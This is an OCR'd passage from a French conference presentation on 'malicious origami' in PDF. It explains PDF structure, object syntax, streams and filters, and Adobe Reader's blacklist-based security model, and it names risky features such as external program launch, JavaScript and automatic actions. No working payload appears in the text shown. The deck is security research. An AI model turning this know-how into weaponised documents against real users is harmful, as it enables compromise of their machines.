Origami malicieux en PDF

Frédéric Raynal
Sogeti / ESEC
frederic.raynal(at)sogeti.com

Guillaume Delugré
Sogeti / ESEC
guillaume.delugre(at)sogeti.com

PDF

- Les documents MS Office sont considérés comme dangereux :
  - De nombreuses vulnérabilités (*exécution arbitraire de code*) , macro-virus, . . .
- Les fichiers PDF sont bien plus fiables et sécurisés !!!
  - Pas de macro
  - Les documents sont inertes comme des images

Alors, vous sentez vous en sécurité avec PDF ?

Origami

Définition (Wikipedia)

L'origami (de *oru*, plier, et de *kami*, papier) est le nom japonais de l'art du pliage du papier.

Le but est de créer la représentation d'un objet en utilisant des pliages géométriques et des patrons, de préférence sans coller ni couper le papier, et en utilisant uniquement une seule feuille de papier.

L'origami utilise un faible nombre de pliages différents, mais ils peuvent être combinés de nombreuses façons pour créer des modèles complexes.

A propos de cette présentation

La philosophie de l'origami malicieux en PDF

- Comprendre le langage PDF et l'utiliser (à mauvais escient)
- Comprendre le modèle de sécurité utilisé par les lecteurs PDF

$\Rightarrow$ Retourner PDF contre lui-même

\+ Plus long à faire que de chercher des 0-day dans la plupart des lecteurs PDF
  - Rapides à trouver, rapides à corriger

\- Les attaques conceptuelles sont les plus efficaces
  - Longues à mettre en place, longues (sinon impossible) à corriger

Roadmap

Un bref historique de PDF (en un slide)

1991 PDF 1.0: première version

1994 PDF 1.1: liens, chiffrement, commentaires

1996 PDF 1.2: formulaires, audio/video, annotations

1999 PDF 1.3: JavaScript, fichiers joints, signatures

2001 PDF 1.4: transparence, amélioration du chiffrement

2003 PDF 1.5: couches

2005 PDF 1.6: moteur 3D

2007 PDF 1.7: intégration de Flash, amélioration de la 3D

Roadmap

Qu'est-ce que PDF?

PDF est un format de fichiers

- Les documents sont décrits comme une séquence d'objets
- Ces objets sont stockés dans un fichier
- Ce fichier est lu par un lecteur de façon à afficher les données


PDF est un langage descriptif

- Interaction entre les objets
- Interaction avec le lecteur (protection par mot de passe, impression, ...)
- Pas de directive de contrôle (`if`, `while`, `...`)

Ce que vous voyez n'est **pas** ce que vous avez


Vue graphique

En-tête PDF




- Mot clé `%PDF`
- Version de PDF (de 1.0 à 1.7)
- Séquence binaire optionelle
  `25 e2 e3 cf d3`
  - "Google it and own the Internet"


Les objets PDF



Références croisées PDF (1/2)




Références croisées PDF (2/2)




- Objets utilisés: `<offset> <generation> n`
  - `<offset>`: octets à partir du début du fichier jusqu'à la définition de l'objet
- Objets libérés : `0000000000 <number> f`
  - `<number>`: numéro du prochain objet libéré

Queue du PDF (1/2)



Queue du PDF (2/2)



- Fournit toutes les informations nécessaires pour lire le fichier PDF
- Le `Catalog` est l'objet racine décrivant le contenu du fichier

Roadmap

Comprendre PDF

En 4 parties

- *Les objets :* brique élémentaire contenu dans le document
- *La structure du fichier :* comment les objets sont stockés dans le fichier
  - En-tête, corps, références croisées, queue
  - Chiffrement, signature, ...
- *La structure du document :* comment interpréter les objets pour afficher le contenu du fichier
  - Pages, chapitres, annotations, polices, ...
- *Flux de contenu :* séquence d'instructions décrivant l'apparence d'une page ou tout autre objet graphique

Tout est décrit en terme d'objets

Vue physique

```
1 0 obj
<<
    /Type /Catalog
    /Pages 2 0 R
>>
```

```
2 0 obj
<<
        /Count 2
        /Kids [3 0 R 6 0 R]
        /Type /Pages
>>
```


```
3 0 obj
<<
        /Resources <<
            /Font <<
                /F1 5 0 R
            >>
        >>
        /MediaBox [0 0 795 842]
        /Parent 2 0 R
        /Contents 4 0 R
        /Type /Page
>>
```

```
4 0 obj
<< /Length 53 >>
stream
BT   1 Tr /F1 30 Tf 350 750 Td
(foobar) Tj  ET
endstream
```

```
5 0 obj
<<
    /Name /F1
    /BaseFont /Helvetica
    /Type /Font
>>
```


```
6 0 obj
<<
        /Resources <<
            /Font <<
                /F1 5 0 R
            >>
        >>
        /MediaBox [0 0 795 842]
        /Parent 2 0 R
        /Contents 4 0 R
        /Type /Page
>>
```

Vue logique


1 0 obj
<<
/Type /Catalog
/Pages 2 0 R
>>
2 0 obj
<<
/Count 2
/Kids [3 0 R 6 0 R]
/Type /Pages
>>
3 0 obj
<<
/Resources <<
/Font <<
/F1 5 0 R
>>
>>
/MediaBox [0 0 795 842]
/Parent 2 0 R
/Contents 4 0 R
/Type /Page
>>
6 0 obj
<<
/Resources <<
/Font <<
/F1 5 0 R
>>
>>
/MediaBox [0 0 795 842]
/Parent 2 0 R
/Contents 4 0 R
/Type /Page
>>
4 0 obj
<< /Length 53 >>
stream
BT 1 Tr /F1 30 Tf 350 750 Td
(foobar) Tj ET
endstream
5 0 obj
<<
/Name /F1
/BaseFont /Helvetica
/Type /Font
>>

Roadmap

Définition d'un objet




- Débute toujours par *un numéro de référence*, suivi de sa *génération*
- La définition est comprise entre les balises `obj << ... >> endobj`
- Les mots-clés internes à l'objet dépendent de son type
- Les mots-clés peuvent référencés d'autres objets
- La liste des objets est souvent nommée *le corps* du fichier PDF

Les types de base

- L'objet Null
- Les entiers, les réels
- Les booléens : vrai ou faux
- Les chaînes de caractères : plusieurs encodages possibles
  - `(Ceci est une chaîne en PDF)`
- Les noms : utilisés comme référence vers un objet au lieu d'utiliser son numéro
  - `/QuelqueChose`
- Les tableaux : séquence (à une dimension) d'objets/références
  - `[ (foo) 42 0 R 3.14 null ]`
- Les dictionnaires : paires de (clé, valeur)
  - << k_0 v_0 k_1 v_1 ... k_n v_n >>
  - La plupart des objets sont des dictionnaires
- Flux : association d'un dictionnaire et de données à interpréter

```
4 0 obj
<< /Length 53 >>
stream
    BT   1 Tr /F1 30 Tf 350 750 Td (foobar) Tj  ET
endstream
endobj
```

Un oeil sur les flux



- `/Subtype` : le type de flux
- `/Filter` : transformation à appliquer aux données
  - 2 principales catégories : ASCII, décompression
  - Peuvent être chaînées : `[ /ASCII85Decode /LZWDecode ]`
- `/DecodeParms` : paramètres optionels dépendants du filtre

Objets avancés

Un langage très descriptif

- *Général :* noeuds de pages, pages, noms, dates, flux de texte, fonctions, spécifications de fichiers, ...
- *Graphiques :* opérateurs de construction de chemins, clipping, objets externes (XObject), images, modèles, ...
- *Text :* espacement, affichage du texte, positionnement, polices, ...
- *Affichage :* gestion des couleurs, correction gamma, halftones, ...
- *Transparence :* forme, opacité, masque de couleurs, facteur alpha, ...
- *Interactivité :* préférences du lecteur, annotation, actions, formulaires, signature numérique, ...
- *Multimedia :* paramètres de lecture vidéo, sons, vidéos, modélisation 3D, ...

Roadmap

La philosophie de PDF

Ils ne retiennent jamais . . .

- Certaines fonctionnalités sont **réellement** dangereuses . . .
  - Ex. : Lancer des programmes externes, JavaScript, actions automatiques / invisibles, . . .
- Mais ils savent qu'elles sont dangereuses, donc ils les restreignent. . .
  - Approche par liste noire : autoriser tout ce qui n'est pas explicitement interdit

La philosophie de PDF

Ils ne retiennent jamais . . .

- Certaines fonctionnalités sont **réellement** dangereuses . . .
  - Ex. : Lancer des programmes externes, JavaScript, actions automatiques / invisibles, . . .
- Mais ils savent qu'elles sont dangereuses, donc ils les restreignent. . .
  - Approche par liste noire : autoriser tout ce qui n'est pas explicitement interdit
- Ce qui est **contraire** au principe de sécurité le plus élementaire :

Interdire tout ce qui n'est pas explicitement autorisé !!!

Focus : Adobe Reader

Résumé en un slide

- Certaines fonctionnalités sont restreintes par le lecteur
  - Interpréteur JavaScript restreint
  - Liste noire pour certaines extensions de fichiers, sites web, ...
- La sécurité peut être paramétrée au niveau de l'utilisateur :
  - Windows : clé `HKCU\Software\Adobe\Acrobat Reader`
  - Windows : répertoire `%APPDATA%\Adobe\Acrobat`
  - Unix : répertoire `~/.adobe/Acrobat/`
  - Mac OS X : répertoire `~/Library/Preferences/com.adobe.*`
- Notion de documents *de confiance*
